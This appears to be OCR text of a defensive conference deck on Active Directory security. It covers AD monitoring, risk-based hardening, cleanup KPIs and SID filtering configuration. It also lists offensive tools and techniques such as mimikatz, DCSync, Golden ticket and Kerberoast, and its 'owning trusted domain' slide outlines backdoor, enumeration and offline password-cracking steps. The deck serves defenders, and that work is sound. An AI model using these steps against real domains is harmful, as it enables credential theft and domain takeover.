
With what login is associated that IP ?

Change monitoring

Attack detection

Generic solutions

Monitoring gap: no vulnerability analysis



Normal admins

Normal domain admins

Personal account owner of the provisionning service account

Personal admin account put in domain admins

Helpdesk

Users owning GPO applied to admins

- https://github.com/ANSSI-FR/AD-control-paths - bloodhound

Bonus: who can owns the CEO account ?

Monitoring

A possible strategy based on risks


	Bastion AD	Group application AD	User accounts AD	Others
Mitigate configuration risks	✓	✓		
Mitigate hackers' risk	✓		✓	

Focus (and limit the budget) to high value AD – accept the risk for ohers

Hardening

Hackers’ roadmap

Already (almost) well known



@gentilkiwi

mimiktaz

Golden ticket

DCSync

Powershell

PowerSploit (Invoke-mimiktaz)

Powershell empire

(Python) Responder

Not well known

Kekeo

« Mimikatz 2 »

NetSync

DCSync with Netlogon RPC

Aoratopw

Password change with only kerberos key

PKINIT Mustiness

Smart card logon with authentication in the future

KerbStrom

DoS on kerberos authentication

MakeMeEnterpriseAdmin

DCSync / Golden ticket in c#/powershell

RDP attacks

Bypassing SID Filtering with forest trust by abusing non removed SID History

Hardening

Hardening roadmap

- What AD Guys think:

Credential guard
Red forest
Admin bastion
2 factor authentication

"Enabling Credential Guard on domain controllers is not supported" (source)

Google PIV / GIDS smart card

- What the security thinks:

Control the number of administrators

More than xxx users can become domain admin (150,000 users)

Hardening is not always a technical measure.
How much administrators have signed the admin charter ?

05

Conclusion

Lessons learned

You can “infiltrate” a castle:

- Internally using the Active Directory

- Externally using Threat Intelligence (compromised emails or blacklist registers of internet ip)

You can quickly build a big picture:

- How much AD, the map and their risks

- Get support to remove old domains / OS

Building a « monitoring » process can be achieved at a relatively low cost

Conclusion

Many services rely on Active Directory, lots of vulnerabilities and few security.

Krásna Hôrka castle 2012

Active Directory is an efficient way to get top management support

There is a lot of quick wins to be perceived as a solver and not a blocker by the management


It can be linked with the SOC for better monitoring of AD vulnerabilities.


Questions ?

How much ponies did you see ? (including this one)

Tool: http://www.pingcastle.com

Bonus slide: Some KPI





Domain cleaning

Initial deadline

Switch to continuous auditing mode at 87% and after 9 months

95% of the total domains known in 2 months

Scripts submission flows only on management pressure

SID Filtering KPI was changed from “enabled only” to “not enable” (3 states: Yes, No, Not applicable). SID Filtering evolution is most of the time related to a direct order of the corporate.

Bonus slide: Owning trusted domain
(Bypassing SID Filtering - and unidirectional trust)

1) **Installing a backdoor and wait for connections**
Minikatz after a login or installing a rogue security package (Note: password in clear text for RDP)

2) **Enumerate users** of Inbound trusts via LsaLookupSids

3) **Deciphering a TGS with Kerberoast**
Most vulnerable: service account with no password expiration => +20 characters recommended !
See this. 200MH/s with hashcat+GTX1080. From 6 months to 1 day, offline, with a 8 char password.

4) **Exploring domain configuration for vulnerabilities**

- GPP Password (almost in clear text)
- Login script hosted in other domains
- Restricted group (local admin) with Everyone or Authenticated Users or NTAUTHORITY\INTERACTIVE
- OU/container with write access to Everyone / Authenticated Users

Bonus slide: SID Filtering

Algorithm to know if it is active:

- SID Filtering = NA => Inbound trust or Intra forest trust
- SID Filtering Active => If forest trust and not inter forest trust => Yes ; else if quarantined domain => Yes

Enabling it:

- Forest trust: enabled by default => netdom /enableSIDHistory = NO
- Domain trust: disabled by default => netdom /quarantine = YES

- Do not enable Quarantine on a forest trust !!! (users from child domains in the forest won’t be authenticated anymore)